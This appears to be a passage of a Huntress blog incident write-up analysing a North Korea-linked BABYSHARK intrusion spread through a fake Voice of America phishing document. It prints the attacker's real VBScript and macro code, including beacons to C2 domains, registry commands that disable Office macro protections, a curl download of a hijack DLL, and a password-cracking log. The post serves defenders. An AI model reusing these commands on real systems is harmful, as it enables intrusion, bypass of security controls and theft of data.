On Error Resume Next:Set fs = CreateObject("Scripting.FileSystemObject"):Set ws=CreateObject("WScript.Shell"):Set p0 = CreateObject("msxml2.xmlhttp"):scriptdir = ws.ExpandEnvironmentStrings("%appdata%"):userdir = ws.ExpandEnvironmentStrings("%userprofile%"):username = lcase(ws.ExpandEnvironmentStrings("%username%")):username=Escape(username):username=Replace(username,"%u",""):chk="no":username=lcas "GET", "https://frebough.com/onedrive/winmm.php?op=" +username,false:p0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded":p0.Send

Presumably, this is to tell yet another C2 server that this step is completed. It does not seem to execute more code from the response.

Additional Artifacts

Alongside the qwert.vbs file we found on Alex's host, we uncovered multiple other strange files.

r.vbs seemed to kill the OneDrive.exe process, wait three seconds, and remove a version.dll file present in the same directory as the OneDrive executable. Then, five seconds later, it runs the OneDrive.exe process once more.

```
On Error Resume Next
Set wShell=CreateObject("WScript.Shell")
retu=wShell.run("cmd.exe /c taskkill /im onedrive.exe /f & timeout 3& del
""%userprofile%\AppData\Local\Microsoft\OneDrive\version.dll""",0,true)
```

```
retu=wShell.run("cmd.exe /c timeout 5",0,true)
retu=wShell.run("""%userprofile%\AppData\Local\Microsoft\OneDrive\onedrive.exe"" /background",0,false)
```

Unfortunately we were unable to find the version.dll file on Alex's host or any other affected machines. Considering the file placement, this looks to be a known DLL hijacking technique to run additional code.

Considering this script removes the version.dll file, once again runs OneDrive with normal execution, and the slight filename “r.vbs” perhaps this is a mechanism to “remove” another implant. We later discovered this same code on Bob’s machine under the filename 1.vbs.

Additionally, a dev.ps1 file was found on the affected host. This used inline C# code within PowerShell to seemingly track Google Chrome and Microsoft Edge tabs, monitor the use of Browser Developer Tools and log these to a tabid_chrome.log, tabid_edge.log and a living.log file that was updated the current date and time. These log files contained nothing more than an identification number for each tab, but we could see from the living.log file that this code was *actively* running on the victim.

(We later discovered dev.vbs on Bob’s machine which looks to kickstart the dev.ps1 file—also present with the same contents under the filename onenote.vbs.)

On a separate user’s machine (we will call them Charlie for the sake of storytelling) we discovered the onenote.vbs file with slightly different contents to invoke the PowerShell script with a different technique, as well as a new pow.ps1 that looked to remove Google Chrome security preferences.

Putting the Puzzle Pieces Together

While we continued to do analysis on the files and threads we uncovered, we knew we were slowly building the big picture of this attack chain. Considering how BABYSHARK malware would traditionally be run, we knew we were still missing one critical piece of information: the initial access where this all started from. **Where was the phish?**

The first step in finding initial access was to figure out the timeframe of the compromise. To do that, we searched for other interesting files on the machines. The earliest found script file was the sys0.vbs script we found earlier. The timestamps for this file placed our timeline starting on March 9, 2021. This helped us narrow down the timeframe from when the malicious document(s) may have been downloaded.

The APT group is known to use spear phishing emails with malicious links embedded or malicious documents attached to gain access, so we started hunting for them on the system. Being extremely cautious of what we could dig through, we examined only suspicious Microsoft Office during the early months of 2021.

Unfortunately, we couldn’t find a smoking gun. But at that time, only Alex's computer was online and communicating with Huntress.

As we communicated with this trialing partner, explaining what we uncovered and the gravity of this incident, they notified the players involved. Soon enough, the other compromised machines (Bob's and Charlie's, specifically) came online.

With those hosts now accessible to Huntress, we could correlate what files were present across *all* of these compromised machines. While the AV product the organization was using did not *stop* the intrusion, it at the very least had *logs* of what files were scanned and when.

Using the logs across all three hosts, we uncovered only a handful of files that were present on each host. The most interesting file that stuck out to us was VOA_Korea.zip. From the logs, we could tell it had a .doc file inside of it, and this seemed promising. We also noticed that the scanning of the ZIP file and its contents failed. This could be indicative of password protection.

If you hadn’t caught on to the acronym, the VOA in this case refers to the Voice of America media organization. Voice of America is an international broadcasting station in the United States, focusing on offering information and news from countries and continents all over the world.

Attempting to retrieve the VOA_Korea.zip file, it was unfortunately no longer present on each of the compromised machines.

AV logs revealed that the end user attempted to download this file two times.

Finding the Phish

There was still a VOA_Korea (1).zip that was present and we were able to retrieve the file. Uncompressing the archive, we hit another wall—the .doc file was password protected. This doubles as both a sneaky phishing tactic, but also to potentially hide malicious macros from antivirus software.

It was at this point that we went from *hunting* to *hacking* and started trying to crack open the file. We do say *our offense is your defense*, after all! 😉

After throwing combinations of John The Ripper and Hashcat with different wordlists and rule files, eventually, a boring, basic bruteforce found the password: voa2021.

```
┌──(kali㉿kali)-[~/dprk_activity/              /downloads]
└─$ john forjohn.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
voa2021          (VOA_Korea.doc)
1g 0:00:01:08 DONE 1/3 (2022-02-17 04:22) 0.01461g/s 319.8p/s 319.8c/s 319.8C/s kvoa_korea.doc2020..doc2021
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

With a rush of adrenaline, we went to examine the decrypted Microsoft Word document, opting for the one of quickest tools for macro analysis, **olevba**.

The .doc file lit up like a Christmas tree.

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|AutoExec  |AutoClose           |Runs when the Word document is closed       |
|Suspicious|ExpandEnvironmentStr|May read system environment variables       |
|          |ings                |                                            |
|Suspicious|Open                |May open a file                             |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|WScript.Shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Windows             |May enumerate application windows (if       |
|          |                    |combined with Shell.Application object)     |
|Suspicious|msxml2.xmlhttp      |May download files from the Internet        |
|Suspicious|RegRead             |May read registry keys                      |
|Suspicious|VBAWarnings         |May attempt to disable VBA macro security and|
|          |                    |Protected View                              |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |OneDrive.exe        |Executable file name                        |
|IOC       |bdagent.exe         |Executable file name                        |
|IOC       |nortonsecurity.exe  |Executable file name                        |
|IOC       |eppwsc.exe          |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

We found the malicious macro document used for initial access! After some quick deobfuscating (same technique as seen previously), we could see the whole picture for this attack.


This macro tells the story for almost each of the puzzle pieces we had uncovered previously.

- Checks for the presence of OneDrive
- Downloads a new Microsoft Word document to show the user and convince them of the phish: (http[:]//beastmodser.club/sil/0304/VOA_Korea[.]docx)
- Checks for the presence of antivirus products like BitDefender or Norton Security, and quits if present
- Disables Microsoft Word macro protections in registry
- Downloads a version.tmp file to be then moved and renamed as version.dll for the OneDrive DLL hijacking attack (https[:]//beastmodser.club/sil/0304/d[.]php?na=version.gif)
- Starts OneDriveStandaloneUpdater.exe to begin the DLL hijacking attack

```
    Set Post0 = CreateObject("msxml2.xmlhttp")
    Post0.Open "POST", "https://beastmodser.club/sil/030.php", 0
    Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
    Post0.Send (Modi(Status))
    Set ws = CreateObject("WScript.Shell")
    Set fs = CreateObject("Scripting.FileSystemObject")
    If InStr(isProcessRunning, "bdagent.exe") Or InStr(isProcessRunning, "nortonsecurity.exe") Or InStr(isProcessRunning, "eppwsc.exe") Then
    Else
        cmdline = "cmd.exe /c reg add ""HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView"" /v DisableAttachementsInPV /t REG_DWORD
        cmdline = cmdline + "&reg add ""HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView"" /v DisableInternetFilesInPV /t REG_DWOR
        cmdline = cmdline + "&reg add ""HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView"" /v DisableUnsafeLocationsInPV /t REG_DW

        re = ws.Run(cmdline, 0, True)
        macrostatus = readFromRegistry("HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings", "error")
        If macrostatus <> "1" Then
            macrostatus = "Macro Closed "
        Else
            macrostatus = "Macro Opened "
        End If
```

Checking for the presence of antivirus or security software is a common technique for sophisticated malware samples, but this adds to the stealth of the operation. The malicious macro bailing out and not detonating if there are certain products present makes this even more targeted.

While this explained the version.dll, unfortunately, we were unable to retrieve the original file from the malicious hosting URL. Neither the faked VOA_Korea.docx file or the DLL were still present on the newfound beastmodser[.]club domain… but it is at least known evil. 😉



Other reports on BABYSHARK malware have explained how it does disable macro warnings and Microsoft Office security protections. This was very evident in the code run by the macro…changing registry values to disable defense across practically every version of Microsoft Word.

A quick synopsis of the commands ran within that macro:


```
cmd.exe /c reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableAttachementsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableInternetFilesInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableAttachementsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableInternetFilesInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableAttachementsInPV /t REG_DWORD /d "1" /f

reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableInternetFilesInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableAttachementsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableInternetFilesInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableAttachementsInPV /t REG_DWORD /d "1" /f
reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableInternetFilesInPV /t REG_DWORD /d "1" /f


reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableUnsafeLocationsInPV /t REG_DWORD /d "1" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\13.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security" /v VBAWarnings /t REG_DWORD /d "1" /f


' then HTTP POST to https://beastmodser.club/sil/030.php to inform the C2 of the macro status


cmd.exe /c taskkill /im onedrive.exe /f
curl -o "%userprofile%\AppData\Local\Microsoft\OneDrive\version.tmp" "https://beastmodser.club/sil/0304/d.php?na=version.gif"
timeout 2
%windir%\sysnative\curl -o "%userprofile%\AppData\Local\Microsoft\OneDrive\version.tmp" "https://beastmodser.club/sil/0304/d.php?na=version.gif"
timeout 4
ren "%userprofile%\AppData\Local\Microsoft\OneDrive\version.tmp" version.dll
timeout 4
"%userprofile%\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe"
```

Lures and Phishbait

With the discovery of the initial attack vector and phishing document, and after analysis of the pertinent files to determine the scope of this attack, we felt this investigation was coming to a close. But even after finding the malicious macro, we were still curious—what convinced Alex to open this file?


The “lure” looked safe and secure, tucked away inside of a ZIP file with a password-protected document… what was the pretense?

We asked the trialing partner if they could find the original email. Here we showcase a fascinating back-and-forth with some cunning deception and a well-played scheme.




The threat actor reaches out to Alex under the guise of collecting info for the VOA, masquerading as a real VOA author (that author link is legitimate, along with the Twitter profile). There is no attachment—they *ask* for input from the victim.

Alex falls for the bait, but there is at least one clue that suggests this may have originated from an illegitimate source:



Voice of America probably doesn’t use Yahoo as their email provider. 🥴


Alex has no cause for concern here—they sent *them* a document with answers to their questions. For the final trick, our threat actor suggests they have “made some edits” and are sending the last copy back for final approval. To “be secure,” the document is password protected. 😈



There is the smoking gun—a OneDrive link with the hosted download for our VOA_Korea.zip file, with the password-protected Word document with the macro that kickstarts this compromise.

Thinking back to the malicious VBScript, wasn't the target *Bob*, and not Alex? The threat actor may have used a roundabout method to get the true victim… but it worked.


Alex forwarded the email to their co-workers for their approval and carbon-copied the other victims.



There is no further correspondence in the email chain. The threat actor had what they wanted, and the victims were unaware they had just been phished—because it was, after all, a very clever ploy.

After we had finished our investigation and shared everything learned with the targeted organization, we continued our analysis. We found one particularly interesting news article dating back to December of 2021: "Hackers use fake media domains to trick North Korea researchers"... specifically VOA, under the very same guise.

Looking back, this was very clever malware filled with living-off-the-land techniques, using normally trusted software with OneDrive and Google Drive, staged with a particular stealthy phishing lure… but, we were disappointed in what earned the damning click.



The malicious Word document itself is the most cookie-cutter, vanilla phish bait that one might see in generic and bland cybersecurity training. Despite how often security professionals scream and shout about these barebone basics of security hygiene, still this can slip by and damage an organization.

“Please click here” is all an APT needs.

Lessons Learned

The adversary here is likely a well-funded nation-state-supported threat actor, whose operations are known for their phishing prowess and building trust or a connection before dangling the lure. The remote access trojan and data exfiltration capabilities have been present and active in the target environment for *nearly a year*.

We tend to share statistics and infographics about hacker dwell-time being weeks, or months, but this malware has gone unnoticed for much longer. While the victim organization *had* antivirus, the threat still slipped past. From our own analysis, looking through the logs, it is disheartening to see the exact moment where prevention efforts fell short.

With that, we offer a gentle reminder: prevention will fail. There is immense value, though, in logging, monitoring, and hunting. All the threads of this story could not have unfolded without the data retention and logged information available to our team of analysts and investigators.

Whether the infecting malware stems from an unskilled actor, just grabbing code off the shelf, or a trained and sophisticated APT, detection and human analysis must be in play.

The Huntress Managed Security Platform has been augmenting more features and functionality to enrich our partners' reporting and insight. Combining the powers of each of these services (Persistent Footholds, Managed Antivirus, Process Insights, etc.), we can gain a greater understanding of incidents and compromises—and for finding APT activity on a trialing partner's system, we hope that offers a great example.

• • •

Special thanks to analysts, researchers, account representatives, engineers and all involved in response to this incident and their contributions to this blog: Cat Contillo, Matt Anderson, Caleb Stewart, Dave Kleinatland, John Hammond, Matthew Brennan, Tim Kasper, Clarissa Bove, Jamie Levy, Max Rogers, Greg Ake, Rob Noeth and Sharon Martin.

Indicators of Compromise

Type	Item	Notes / sha256 Hash

URL	retmodul[.]com	Accessed during execution of normal.crp. May be used to attack.
URL	hodbeast[.]com	Staging C2 url
URL	worldinfocontact[.]club	Beaconing C2 url
URL	frebough[.]com	Staging C2 url
URL	beastmodser[.]club	Staging C2 url
Strings	H:\Hollow\googleDrive_rat_load_complete\rat_load\Release\rat_load.pdb	String in desktop.xml and desktop.r5u
Registry Key	HKEY_CURRENT_USER\Software\RegisteredApplications\[random characters]	Contained code that was executed by sys0.vbs
File	c:\Users\\AppData\Roaming\desktop.tmp	5b31d65b0607ae3de40ff8376bb83f3ff4defba3b564c380be
File	C:\Users\\AppData\Roaming\r.vbs	c86d6e9dfc79bdf29f0826327992f8cf3df3e1ed6b41f1c8f6
File	C:\Users\\AppData\Roaming\1.vbs	c86d6e9dfc79bdf29f0826327992f8cf3df3e1ed6b41f1c8f6
File	C:\Users\\Microsoft\sys0.vbs	bf82675bac2cd574fa8b87659217bffb29d4bc49b355b405a
File	C:\Users\\Microsoft\sys1.vbs	bf82675bac2cd574fa8b87659217bffb29d4bc49b355b405a
File	C:\Users\\AppData\Roaming\Microsoft\desktop.xml	As a certificate: 2ad3266331e405677c68bb43c490467107ca398d3ce43008 Converted DLL: e314b40449b7b9b84f20f49f8988851143357337 7e007e5c
File	C:\Users\\AppData\Roaming\Microsoft\desktop.r5u	As a certificate: 2ad3266331e405677c68bb43c490467107ca398d3ce43008 Converted DLL: e314b40449b7b9b84f20f49f8988851143357337 7e007e5c
File	C:\Users\\AppData\Local\Microsoft\OneDrive\version.dll	[hash unavailable]
File	C:\Users\\AppData\Local\Microsoft\OneDrive\version.tmp	[hash unavailable]
File	C:\Users\\AppData\Roaming\normal.crp	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca4
File	C:\Users\\AppData\Roaming\Microsoft\Windows\qwert.vbs	e08fe0b287b4d112514276c2b102b9c80b4dab73257f06ab
File	C:\Users\\AppData\Microsoft\ttmp.log	[hash unavailable]
File	C:\Users\\AppData\Microsoft\filexx.tmp	Checked by normal.crp for run status, created if not run pr are 111
File	C:\Users\\AppData\Microsoft\schedxx.tmp	Checked by normal.crp for run status, created if not run pr are 111
File	C:\Users\\AppData\Local\Temp\CF8C.vbs	[hash unavailable]
File	C:\Users\\AppData\Roaming\Microsoft\dev.ps1	def0975728fc5da61c022bb62b7160e2764631b852ec7f839
File	C:\Users\\AppData\Roaming\Microsoft\pow.ps1	d41c943fd5ffacde74f487df6a43b72e9730f05812b9b1f8dc
File	c:\users\\appdata\roaming\Microsoft\living.log	(Hash varies based off the current time)
File	C:\Users\\AppData\Roaming\Microsoft\tabid_chrome.log	(Hash varies due to logging)
File	C:\Users\\AppData\Roaming\Microsoft\tabid_edge.log	(Hash varies due to logging)
File	c:\Users\\AppData\Roaming\microsoft\Windows\start menu\Programs\Startup\OneNote.vbs	c327631a212e4a9681e3cf1574c500ce3700186cc605ae08c (Note: hash may vary across different machines)

John Hammond. Threat hunter. Education enthusiast. Senior Security Researcher at Huntress.
